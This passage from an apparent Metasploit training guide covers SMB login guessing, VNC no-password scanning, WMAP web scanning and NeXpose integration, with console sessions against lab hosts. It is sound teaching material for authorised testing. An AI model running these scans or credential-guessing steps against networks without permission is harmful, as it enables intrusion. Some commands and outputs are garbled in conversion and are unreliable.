DETECT_ANY_AUTH true        no        Enable detection of systems accepting any authentication
PASS_FILE       no          no        File containing passwords, one per line
PRESERVE_DOMAINS true        no        Respect a username that contains a domain name.
Proxies         no          no        A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST    false        no        Record guest-privileged random logins to the database
RHOSTS          yes         yes      The target address range or CIDR identifier
RPORT            445         yes      The SMB service port (TCP)
SMBDomain       .           no        The Windows domain to use for authentication
SMBPass          no          no        The password for the specified username
SMBUser          no          no        The username to authenticate as
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS          1           yes      The number of concurrent threads
USERPASS_FILE   no          no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE        no          no        File containing usernames, one per line
VERBOSE          true        yes      Whether to print output for all attempts


msf auxiliary(smb_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smb_login) > set SMBUser victim
SMBUser => victim
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set THREADS 50
THREADS => 50
msf auxiliary(smb_login) > run

[*] 192.168.1.100 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.111 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.114 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.125 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.116 - SUCCESSFUL LOGIN (Unix)
[*] Auxiliary module execution completed

msf auxiliary(smb_login) >
```

VNC Authentication

Vulnerability Scanning with Metasploit



The screenshot shows a terminal window titled "root@kali-vm: ~" running the Metasploit framework. The user has selected the auxiliary module "vnc_none_auth". The terminal displays the module's description, command-line interface, and configuration options. The configuration table includes fields for RHOSTS (set to 5900), REPORT (set to 5900), and THREADS (set to 1). The background features a dark Kali Linux logo.

```
File Edit View Search Terminal Help
services      List all services in the database
vulns        List all vulnerabilities in the database
workspace    Switch between database workspaces

Auxiliary Commands
=====
Command      Description
-----
check        Check to see if a target is vulnerable
exploit     This is an alias for the run command
pry          Open a Pry session on the current module
reload       Reloads the auxiliary module
rerun        Reloads and launches the auxiliary module
rexploit    This is an alias for the rerun command
run          Launches the auxiliary module

msf auxiliary(vnc_none_auth) > show options

Module options (auxiliary/scanner/vnc/vnc_none_auth):
Name      Current Setting  Required  Description
-----  -----
RHOSTS      yes            The target address range or CIDR identifier
REPORT      5900           yes        The target port
THREADS    "the quieter you come, the more I like you"  yes        The number of concurrent threads hear"

msf auxiliary(vnc_none_auth) >
```

Metasploit Auxiliary Module – VNC None Scanner | Metasploit unleashed

VNC Authentication Check with the None Scanner

The **VNC Authentication None Scanner** is an Auxiliary Module for Metasploit. This tool will search a range of IP addresses looking for targets that are running a VNC Server *without a password configured*. Pretty well every administrator worth his/her salt sets a password prior to allowing inbound connections but you never know when you might catch a lucky break and a successful pen-test leaves no stone unturned.

In fact, once when doing a pentest, we came across a system on the target network with an *open VNC installation*. While we were documenting our findings, I noticed some activity on the system. It turns out, someone else had found the system as well! An unauthorized user was live and active on the same system at the same time. After engaging in some social engineering with the intruder, we were informed by the user they had just got into the system, and came across it as they were scanning large chunks of IP addresses looking for open systems. This just drives home the fact that intruders are in fact actively looking for this low hanging fruit, so you ignore it at your own risk.

To utilize the **VNC Scanner**, we first select the auxiliary module, define our options, then let it run.

```
msf auxiliary(vnc_none_auth) > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options:

Name      Current Setting  Required  Description
-----  -----
RHOSTS      yes            The target address range or CIDR identifier
REPORT      5900           yes        The target port
THREADS    1               yes        The number of concurrent threads

msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run

[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.121:5900, VNC server security types supported : None, free access!
[*] Auxiliary module execution completed
```

WMAP Web Scanner

Vulnerability Scanning with Metasploit

What is WMAP?

WMAP is a feature-rich web application vulnerability scanner that was originally created from a tool named [SQLMap](#). This tool is integrated with Metasploit and allows us to conduct **web application scanning** from within the Metasploit Framework.

Vulnerability Scanning with WMAP

We begin by first creating a new database to store our [WMAP](#) scan results in, load the “**wmap**” plugin, and run “**help**” to see what new commands are available to us.

```
msf > load wmap

[----]
| | | | | | | | | |
`-----'
[*] WMAP 1.5.1 === et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap

msf > help

wmap Commands
=====
Command      Description
-----
wmap_modules Manage wmap modules
wmap_nodes   Manage nodes
wmap_run     Test targets
wmap_sites   Manage sites
wmap_targets  Manage targets
wmap_vulns   Display web vulns

...snip...
```

Prior to running a web app scan, we first need to add a new target URL by passing the “**-a**” switch to “**wmap_sites**”. Afterwards, running “**wmap_sites -l**” will print out the available targets.

```
msf > wmap_sites -h
[*] Usage: wmap_targets [options]
      -h      Display this help text
      -a [url] Add site (vhost,url)
      -l      List all available sites
      -s [id]  Display site structure (vhost,url|ids) (level)

msf > wmap_sites -a http://172.16.194.172
[*] Site created.
msf > wmap_sites -l
[*] Available sites
=====

  Id  Host          Vhost          Port Proto # Pages # Forms
  --  --           ----          ---  ---  ---  ---  ---
  0   172.16.194.172 172.16.194.172  80   http  0       0
```

Next, we add the site as a target with “**wmap_targets**”.

```
msf > wmap_targets -h
[*] Usage: wmap_targets [options]
      -h      Display this help text
      -t [urls] Define target sites (vhost1,url1[space]vhost2,url2)
      -d [ids]  Define target sites (id1, id2, id3 ...)
      -c      Clean target sites list
      -l      List all target sites
```

```
msf > wmap_targets -t http://172.16.194.172/mutillidae/index.php
```

Once added, we can view our list of targets by using the ‘-l’ switch from the console.

```

msf > wmap_targets -l
[*] Defined targets
=====
Id Vhost          Host           Port  SSL   Path
-- ----          ----          ----  --   ---
0   172.16.194.172 172.16.194.172 80    false  /mutillidae/index.php

```

Using the “**wmap_run**” command will scan the target system.

```

msf > wmap_run -h
[*] Usage: wmap_run [options]
      -h          Display this help text
      -t          Show all enabled modules
      -m [regex]   Launch only modules that name match provided regex.
      -p [regex]   Only test path defined by regex.
      -e [/path/to/profile] Launch profile modules against all matched targets.
                           (No profile file runs all enabled modules.)

```

We first use the “**-t**” switch to list the modules that will be used to scan the remote system.

```

msf > wmap_run -t

[*] Testing target:
[*]   Site: 192.168.1.100 (192.168.1.100)
[*]   Port: 80 SSL: false
[*] =====
[*] Testing started. 2012-01-16 15:46:42 -0500
[*]
=[ SSL testing ]=
[*] =====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
[*] =====
[*] Loaded auxiliary/admin/http/contentkeeper_fileaccess ...
[*] Loaded auxiliary/admin/http/tomcat_administration ...
[*] Loaded auxiliary/admin/http/tomcat_utf8_traversal ...
[*] Loaded auxiliary/admin/http/trendmicro_dlp_traversal ...
..snip...

```

msf >

All that remains now is to actually run the WMAP scan against our target URL.

```

msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 172.16.194.172 (172.16.194.172)
[*]   Port: 80 SSL: false
[*] =====
[*] Testing started. 2012-06-27 09:29:13 -0400
[*]
=[ SSL testing ]=
[*] =====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
[*] =====
[*] Module auxiliary/scanner/http/http_version

[*] 172.16.194.172:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt

..snip...
..snip...
..snip...

```

```

[*] Module auxiliary/scanner/http/soap_xml
[*] Path: /
[*] Server 172.16.194.172:80 returned HTTP 404 for /. Use a different one.
[*] Module auxiliary/scanner/http/trace_axd
[*] Path: /
[*] Module auxiliary/scanner/http/verb_auth_bypass
[*]
=[ Unique Query testing ]=
[*] =====
[*] Module auxiliary/scanner/http/blind_sql_query

```

```
[*] Module auxiliary/scanner/http/error_sql_injection
[*] Module auxiliary/scanner/http/http_traversal
[*] Module auxiliary/scanner/http/rails_mass_assignment
[*] Module exploit/multi/http/lcms_php_exec
[*]
=[ Query testing ]=
=====
[*]
=[ General testing ]=
=====
+-----+
Launch completed in 212.01512002944946 seconds.
+-----+
[*] Done.
```

Once the scan has finished executing, we take a look at the database to see if WMAP found anything of interest.

```
msf > wmap_vulns -1
[*] + [172.16.194.172] (172.16.194.172): scraper /
[*]     scraper Scraper
[*]     GET Metasploitable2 - Linux
[*] + [172.16.194.172] (172.16.194.172): directory /dav/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [172.16.194.172] (172.16.194.172): directory /cgi-bin/
[*]     directory Directoy found.
[*]     GET Res code: 403

...snip...

msf >
```

Looking at the above output, we can see that **WMAP** has reported one vulnerability. Running “**vulns**” will list the details for us.

```
msf > vulns
[*] Time: 2012-01-16 20:58:49 UTC Vuln: host=172.16.2.207 port=80 proto=tcp name=auxiliary/scanner/http/options refs=CVE-2005-3398,CVE-2005-3498,OSVDB-8

msf >
```

Because of our vulnerability scanning with WMAP, we can now use these results to gather further information on the reported vulnerability. As pentesters, we would want to investigate each finding further and identify if there are potential methods for attack.

Working with NeXpose

Vulnerability Scanning with Metasploit

Using NeXpose Results Within the Metasploit Framework

With the acquisition of Metasploit by Rapid7 back in 2009, there is now excellent compatibility between Metasploit and the **NeXpose Vulnerability Scanner**. Rapid7 has a community edition of their scanner that is available at <http://www.rapid7.com/vulnerability-scanner.jsp>.

After we have installed and updated *NeXpose*, we run a full credentialed scan against our vulnerable Linux machine.

The screenshot shows the NeXpose Security Console Asset Summary page. At the top, it displays the URL 172.16.194.163 https://172.16.194.163:3780/node.html?nodeid=1. Below the header, there's a navigation bar with Home, Assets, Vulnerabilities, Policies, Reports, and Administration. The main content area is divided into two sections: 'Asset Properties' and 'Vulnerability Listing'. The 'Asset Properties' section shows details for host 172.16.194.172, including Address (172.16.194.172), Hardware address (Unknown), Aliases (METASPOITABLE, metasploitable.localdomain), Site (MSFU), Operating system (Ubuntu Linux 8.04), CPE, and Host type (Unknown). The 'Vulnerability Listing' section shows a table of vulnerabilities found on the host, categorized by severity (Critical, Severe) and instances. The table includes rows for Samba NDR Parsing Heap Overflow Vulnerability, Samba send_mallist GETDC Buffer Overflow, Samba reply_ntstatus_packet_tmb Buffer Overflow, Samba GETDC Mallist Processing Buffer Overflow in Nmbd, Samba AFS Filesystem ACL Mapping Format String Vulnerability, Samba receive_verb_raw Buffer Overflow, Exported Samba share policy mounted, SMB signing disabled, Samba File Renaming Denial of Service Vulnerability, and SMB signing not required. The table also indicates that 1 to 10 of 142 vulnerabilities are shown. At the bottom right, there are buttons for 'Rows per page' (10, 25, 50, 100, 150, All), 'Search', and 'Print'.

NeXpose Security Console | Metasploit unleashed

We create a new report in NeXpose and save the scan results in '**NeXpose Simple XML**' format that we can later import into Metasploit. Next, we fire up msfconsole, create a new workspace, and use the '**db_import**' command to auto-detect and import our scan results file.

```
msf > db_import /root/Nexpose/report.xml
[*] Importing 'NeXpose Simple XML' data
[*] Importing host 172.16.194.172
[*] Successfully imported /root/Nexpose/report.xml
```

```
msf > services
Services
=====
host      port  proto  name          state   info
----  -----  ----  -----  -----  -----
172.16.194.172  21    tcp   ftp      open    vsFTPD 2.3.4
172.16.194.172  22    tcp   ssh      open    OpenSSH 4.7p1
172.16.194.172  23    tcp   telnet   open
172.16.194.172  25    tcp   smtp    open    Postfix
172.16.194.172  53    tcp   dns-tcp  open    BIND 9.4.2
172.16.194.172  53    udp   dns      open    BIND 9.4.2
172.16.194.172  80    tcp   http    open    Apache 2.2.8
172.16.194.172  111   tcp   portmapper  open
172.16.194.172  111   udp   portmapper  open
172.16.194.172  137   udp   cifs name service  open
172.16.194.172  139   tcp   cifs    open    Samba 3.0.20-Debian
172.16.194.172  445   tcp   cifs    open    Samba 3.0.20-Debian
172.16.194.172  512   tcp   remote execution  open
172.16.194.172  513   tcp   remote login   open
172.16.194.172  514   tcp   remote shell   open
172.16.194.172  1524  tcp   ingreslock  open
172.16.194.172  2049  tcp   nfs     open
172.16.194.172  2049  udp   nfs     open
172.16.194.172  3306  tcp   mysql   open    MySQL 5.0.51a
172.16.194.172  5432  tcp   postgres  open
172.16.194.172  5900  tcp   vnc     open
172.16.194.172  6000  tcp   xwindows  open
172.16.194.172  8180  tcp   http    open    Apache Tomcat
172.16.194.172  41407  udp  status   open
172.16.194.172  44841  tcp   mountd  open
172.16.194.172  47207  tcp   nfs lockd  open
172.16.194.172  48972  udp  nfs lockd  open
172.16.194.172  51255  tcp   status   open
172.16.194.172  58769  udp  mountd  open
```

We now have NeXpose's report at our disposal directly from the **msfconsole**. As discussed in a previous modules, using the database backend commands, we can search this information using a few simple key strokes.

One that was not covered however was the '**vulns**' command. We can issue this command and see what vulnerabilities were found by our NeXpose scan. With no options given '**vulns**' will simply display every vulnerability found such as service names, associated ports, CVEs (if any) etc.

```
msf > vulns
[*] Time: 2012-06-20 02:09:50 UTC Vuln: host=172.16.194.172 name=NEXPOSE-vnc-password-password refs=NEXPOSE-vnc-password-password
[*] Time: 2012-06-20 02:09:50 UTC Vuln: host=172.16.194.172 name=NEXPOSE-backdoor-vnc-0001 refs=NEXPOSE-backdoor-vnc-0001
[*] Time: 2012-06-20 02:09:49 UTC Vuln: host=172.16.194.172 name=NEXPOSE-cifs-nt-0001 refs=CVE-1999-0519,URL=http://www.hsc.fr/ressources/presentations/
...snip...
[*] Time: 2012-06-20 02:09:52 UTC Vuln: host=172.16.194.172 name=NEXPOSE-openssl-debian-weak-keys refs=CVE-2008-0166,BID-29179,SECUNIA-30136,SECUNIA-302
[*] Time: 2012-06-20 02:09:52 UTC Vuln: host=172.16.194.172 name=NEXPOSE-ssh-openssh-x11uselocalhost-x11-forwarding-session-hijack refs=CVE-2008-3259,BI
```

Much like the '**hosts**' & '**services**' commands, we have a few options available to produce a more specific output when searching vulnerabilities stored in our imported report. Let's take a look at those.

```
msf > vulns -h
Print all vulnerabilities in the database

Usage: vulns [addr range]

-h,--help      Show this help information
-p,<port> >portspec> List vulns matching this port spec
-s >svc names>    List vulns matching these service names
-S,<search>     Search string to filter by
-i,<info>       Display Vuln Info

Examples:
vulns -p 1-65536      # only vulns with associated services
vulns -p 1-65536 -s http # identified as http on any port
```

Lets target a specific service we know to be running on Metasploitable and see what information was collected by our vulnerability scan. We'll display vulnerabilities found for the '**mysql**' service. Using the following options: '**-p**' to specify the port number, '**-s**' service name and finally '**-i**' the vulnerability information.

```
msf > vulns -p 3306 -s mysql -i
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-dispatch_command-multiple-format-string refs=CVE-2009-2446,BID-35609,OSVD
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-32707-send-error-bof refs=URL:http://bugs.mysql.com/bug.php?id=32707,
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-37428-user-defind-function-remote-codex refs=URL:http://bugs.mysql.co
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-default-account-root-nopassword refs=CVE-2002-1809,BID-5503,NEXPOSE-mys
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-yassl-certdecodergetname-multiple-bofs refs=CVE-2009-4484,BID-37640,BID-3
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-yassl-multiple-bof refs=CVE-2008-0226,CVE-2008-0227,BID-27140,BID-31681,S
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-directory-traversals-and-arbitrary-table-access refs=CVE-2010-1848,URL-htt
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-vio_verify_callback-zero-depth-x-509-certificate refs=CVE-2009-4028,URL-h
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-29801-remote-federated-engine-crash refs=URL:http://bugs.mysql.com/bu
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-38296-nested-boolean-query-exhaustion-dos refs=URL:http://bugs.mysql.
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-com_field_list-command-bof refs=CVE-2010-1850,URL=http://bugs.mysql.com/b
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-dataadir-isam-table-privilege-escalation refs=CVE-2008-2079,BID-29106,BID-
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-my_net_skip_rest-packet-length-dos refs=CVE-2010-1849,URL:http://bugs.mys
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-myisam-table-privilege-check-bypass refs=CVE-2008-4097,CVE-2008-4098,SECU
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-29908-alter-view-priv-esi refs=URL:http://bugs.mysql.com/bug.php?id=2
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-44798-stored-procedures-server-crash refs=URL:http://bugs.mysql.com/b
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-empty-bit-string-dos refs=CVE-2008-3963,SECUNIA-31769,SECUNIA-32759,SECUN
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-innodb-dos refs=CVE-2007-5925,BID-26353,SECUNIA-27568,SECUNIA-27649,SECUN
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-html-output-script-insertion refs=CVE-2008-4456,BID-31486,SECUNIA-32072,S
[*] Time: 2012-06-20 02:09:50 UTC Vuln: host=172.16.194.172 name=NEXPOSE-database-open-access refs=URL:https://www.pcisecuritystandards.org/security_stu
```

NeXpose via MSFconsole

Vulnerability Scanning with Metasploit

NeXpose Vulnerability Scanning in Metasploit

The Metasploit/NeXpose integration is not limited to simply importing scan results files. You can run NeXpose scans directly from msfconsole by first making use of the '**nexpose**' plugin.

```
msf > load nexpose
```



```
[*] Nexpose integration has been activated  
[*] Successfully loaded plugin: nexpose
```

```
msf > help
```

Nexpose Commands

```
=====
```

Command	Description
<code>nexpose_activity</code>	Display any active scan jobs on the NeXpose instance
<code>nexpose_command</code>	Execute a console command on the NeXpose instance
<code>nexpose_connect</code>	Connect to a running NeXpose instance (<code>user:pass@host[:port]</code>)
<code>nexpose_disconnect</code>	Disconnect from an active NeXpose instance
<code>nexpose_discover</code>	Launch a scan but only perform host and minimal service discovery
<code>nexpose_dos</code>	Launch a scan that includes checks that can crash services and devices (caution)
<code>nexpose_exhaustive</code>	Launch a scan covering all TCP ports and all authorized safe checks
<code>nexpose_report_templates</code>	List all available report templates
<code>nexpose_save</code>	Save credentials to a NeXpose instance
<code>nexpose_scan</code>	Launch a NeXpose scan against a specific IP range and import the results
<code>nexpose_site_devices</code>	List all discovered devices within a site
<code>nexpose_site_import</code>	Import data from the specified site ID
<code>nexpose_sites</code>	List all defined sites
<code>nexpose_sysinfo</code>	Display detailed system information about the NeXpose instance

```
...snip...
```

Before running a scan against a target, we first need to connect to our server running NeXpose by using the '**nexpose_connect**' command along with the credentials for the NeXpose instance. Note that you will have to append '**ok**' to the end of the connect string to acknowledge that the SSL connections are not verified.

```
msf > nexpose_connect -h
[*] Usage:
[*]   nexpose_connect username:password@host[:port] >ssl-confirm
[*]   -OR-
[*]   nexpose_connect username password host port >ssl-confirm

msf > nexpose_connect loneferret:something@127.0.0.1:3780 ok
[*] Connecting to NeXpose instance at 127.0.0.1:3780 with username loneferret...
```

Now that we are connected to our server, we can run a vulnerability scan right from within Metasploit.

```
msf > nexpose_scan -h
Usage: nexpose_scan [options] >Target IP Ranges>

OPTIONS:

-E >opt> Exclude hosts in the specified range from the scan
-I >opt> Only scan systems with an address within the specified range
-P      Leave the scan data on the server when it completes (this counts against the maximum licensed IPs)
-c >opt> Specify credentials to use against these targets (format is type:user:pass)
-d      Scan hosts based on the contents of the existing database
-h      This help menu
-n >opt> The maximum number of IPs to scan at a time (default is 32)
```

```
-s >opt> The directory to store the raw XML files from the Nmap instance (optional)
-t >opt> The scan template to use (default:pentest-audit options:full-audit,exhaustive-audit,discovery,aggressive-discovery,dos-audit)
-v Display diagnostic information about the scanning process
```

^

We'll provide our scanner with the credentials for the 'ssh' services, and use the 'full-audit' scan template. Our scan results should be very similar to one we previously imported.

```
msf > msf > nmap -c ssh:msfadmin:msfadmin -t full-audit 172.16.194.172
[*] Scanning 1 addresses with template aggressive-discovery in sets of 32
[*] Completed the scan of 1 addresses
msf >
```

```
msf > hosts

Hosts
=====

address      mac    name        os_name      os_flavor   os_sp   purpose   info   comments
-----  ---  ----  -----  -----  -----  -----  -----
172.16.194.172      METASPLOITABLE  Ubuntu Linux           device
```

Again, we run 'services' and 'vulns' and we can see that the results are of the same quality as those we imported via the XML file.

```
msf > services

Services
=====
host      port  proto  name          state  info
---  ---  ---  ---  ---  ---
172.16.194.172  21    tcp    ftp          open   vsFTPD 2.3.4
172.16.194.172  22    tcp    ssh          open   OpenSSH 4.7p1
172.16.194.172  23    tcp    telnet        open
172.16.194.172  25    tcp    smtp         open   Postfix
172.16.194.172  53    tcp    dns-tcp      open   BIND 9.4.2
172.16.194.172  53    udp    dns          open   BIND 9.4.2
172.16.194.172  80    tcp    http         open   Apache 2.2.8
172.16.194.172  111   udp    portmapper    open
172.16.194.172  111   tcp    portmapper    open
172.16.194.172  137   udp    cifs name service open
172.16.194.172  139   tcp    cifs         open   Samba 3.0.20-Debian
172.16.194.172  445   tcp    cifs         open   Samba 3.0.20-Debian
172.16.194.172  512   tcp    remote execution open
172.16.194.172  513   tcp    remote login     open
172.16.194.172  514   tcp    remote shell     open
172.16.194.172  1524  tcp    ingreslock (ingres) open
172.16.194.172  2049  tcp    nfs          open
172.16.194.172  2049  udp    nfs          open
172.16.194.172  3306  tcp    mysql        open   MySQL 5.0.51a
172.16.194.172  5432  tcp    postgres      open
172.16.194.172  5900  tcp    vnc          open
172.16.194.172  6000  tcp    xwindows     open
172.16.194.172  8180  tcp    http         open   Tomcat
172.16.194.172  41407  udp   status        open
172.16.194.172  44841  tcp   mountd       open
172.16.194.172  47207  tcp   nfs lockd     open
172.16.194.172  48972  udp   nfs lockd     open
172.16.194.172  51255  tcp   status        open
172.16.194.172  58769  udp   mountd       open

msf > vulns

[*] Time: 2012-06-20 16:34:21 UTC Vuln: host=172.16.194.172 name=NEXPOSE-cifs-nt-0001 refs=CVE-1999-0519,URL=http://www.hsc.fr/ressources/presentations/
[*] Time: 2012-06-20 16:34:21 UTC Vuln: host=172.16.194.172 name=NEXPOSE-generic-ip-source-routing-enabled refs=BID-646,CVE-1999-0510,CVE-1999-0909,MSB-
[*] Time: 2012-06-20 16:34:21 UTC Vuln: host=172.16.194.172 name=NEXPOSE-unix-hosts-equiv-allows-access refs=
[*] Time: 2012-06-20 16:34:21 UTC Vuln: host=172.16.194.172 name=NEXPOSE-cifs-share-world-writeable refs=CVE-1999-0520

...snip...

[*] Time: 2012-06-20 16:34:22 UTC Vuln: host=172.16.194.172 name=NEXPOSE-vnc-password-password refs=
[*] Time: 2012-06-20 16:34:22 UTC Vuln: host=172.16.194.172 name=NEXPOSE-apache-tomcat-default-password refs=BID-38084,CVE-2009-3843,CVE-2010-0557
[*] Time: 2012-06-20 16:34:22 UTC Vuln: host=172.16.194.172 name=NEXPOSE-apache-tomcat-example-leaks refs=
[*] Time: 2012-06-20 16:34:22 UTC Vuln: host=172.16.194.172 name=NEXPOSE-apache-tomcat-default-install-page refs=
[*] Time: 2012-06-20 16:34:22 UTC Vuln: host=172.16.194.172 name=NEXPOSE-nfs-mountd-0002 refs=
```

< [] >

Expanding on our NeXpose Scanning Methods

^

Other types of scans can be conducted against a target, or targets, by using the '**nexpose_discover**', '**nexpose_dos**' and '**nexpose_exhaustive**' commands. The first performs a minimal *service discovery scan*, as the other will add *denial of service* checking. Caution should be used when running the '**nexpose_dos**', as it may very well crash your target. The '**nexpose_exhaustive**' scan will cover all TCP ports and all authorized safe checks.

```
msf > nexpose_discover -h
Usage: nexpose_scan [options] >Target IP Ranges>

OPTIONS:

-E >opt> Exclude hosts in the specified range from the scan
-I >opt> Only scan systems with an address within the specified range
-P     Leave the scan data on the server when it completes (this counts against the maximum licensed IPs)
-c >opt> Specify credentials to use against these targets (format is type:user:pass)
-d     Scan hosts based on the contents of the existing database
-h     This help menu
-n >opt> The maximum number of IPs to scan at a time (default is 32)
-s >opt> The directory to store the raw XML files from the Nexpose instance (optional)
-t >opt> The scan template to use (default:pentest-audit options:full-audit,exhaustive-audit,discovery,aggressive-discovery,dos-audit)
-v     Display diagnostic information about the scanning process
```

```
msf > nexpose_dos -h
Usage: nexpose_scan [options] >Target IP Ranges>

OPTIONS:

-E >opt> Exclude hosts in the specified range from the scan
-I >opt> Only scan systems with an address within the specified range
-P     Leave the scan data on the server when it completes (this counts against the maximum licensed IPs)
-c >opt> Specify credentials to use against these targets (format is type:user:pass)
-d     Scan hosts based on the contents of the existing database
-h     This help menu
-n >opt> The maximum number of IPs to scan at a time (default is 32)
-s >opt> The directory to store the raw XML files from the Nexpose instance (optional)
-t >opt> The scan template to use (default:pentest-audit options:full-audit,exhaustive-audit,discovery,aggressive-discovery,dos-audit)
-v     Display diagnostic information about the scanning process
```

```
msf > nexpose_exhaustive -h
Usage: nexpose_scan [options] >Target IP Ranges>

OPTIONS:

-E >opt> Exclude hosts in the specified range from the scan
-I >opt> Only scan systems with an address within the specified range
-P     Leave the scan data on the server when it completes (this counts against the maximum licensed IPs)
-c >opt> Specify credentials to use against these targets (format is type:user:pass)
-d     Scan hosts based on the contents of the existing database
-h     This help menu
-n >opt> The maximum number of IPs to scan at a time (default is 32)
-s >opt> The directory to store the raw XML files from the Nexpose instance (optional)
-t >opt> The scan template to use (default:pentest-audit options:full-audit,exhaustive-audit,discovery,aggressive-discovery,dos-audit)
-v     Display diagnostic information about the scanning process
```

NeXpose and Metasploit integration has improved greatly over time. Running scans directly from the console using all of NeXpose's features is a great addition to the Framework. Also we now have the possibility to correlate our findings against Metasploit's different modules. This feature is offered using the [Community Edition](#) which is discussed in a later module.

```
root@kali-vm: ~
File Edit View Search Terminal Help
` .@@@ @@ .  
` ,@@ @ ;  
( 3 C ) /|--> Metasploit!  
;@'. --* ." \|---<-->  
(.....)  
  
Save 45% of your time on large engagements with Metasploit Pro  
Learn more on http://rapid7.com/metasploit  
  
-[ metasploit v4.11.2-2015051401 [core:4.11.2.pre.2015051401 api:1.0.0]]  
+ -- --=[ 1454 exploits - 829 auxiliary - 229 post ]  
+ -- --=[ 376 payloads - 37 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > load nexpose  
  
  
"the quieter you become, the more you are able to hear"  
[*] Nexpose integration has been activated  
[*] Successfully loaded plugin: nexpose  
msf >
```

Nexpose Plugin loaded via msfconsole | Metasploit Unleashed

Working with Nessus

Vulnerability Scanning with Metasploit

What is Nessus?

Nessus is a well-known and popular vulnerability scanner that is free for personal, non-commercial use that was first released in 1998 by Renaud Deraison and currently published by [Tenable Network Security](#). There is also a spin-off project of Nessus 2, named *OpenVAS*, that is published under the GPL. Using a large number of vulnerability checks, called plugins in Nessus, you can identify a large number of well-known vulnerabilities. Metasploit will accept vulnerability scan result files from both Nessus and OpenVAS in the **nbe file format**.

Let's walk through the process. First we complete a scan from Nessus:

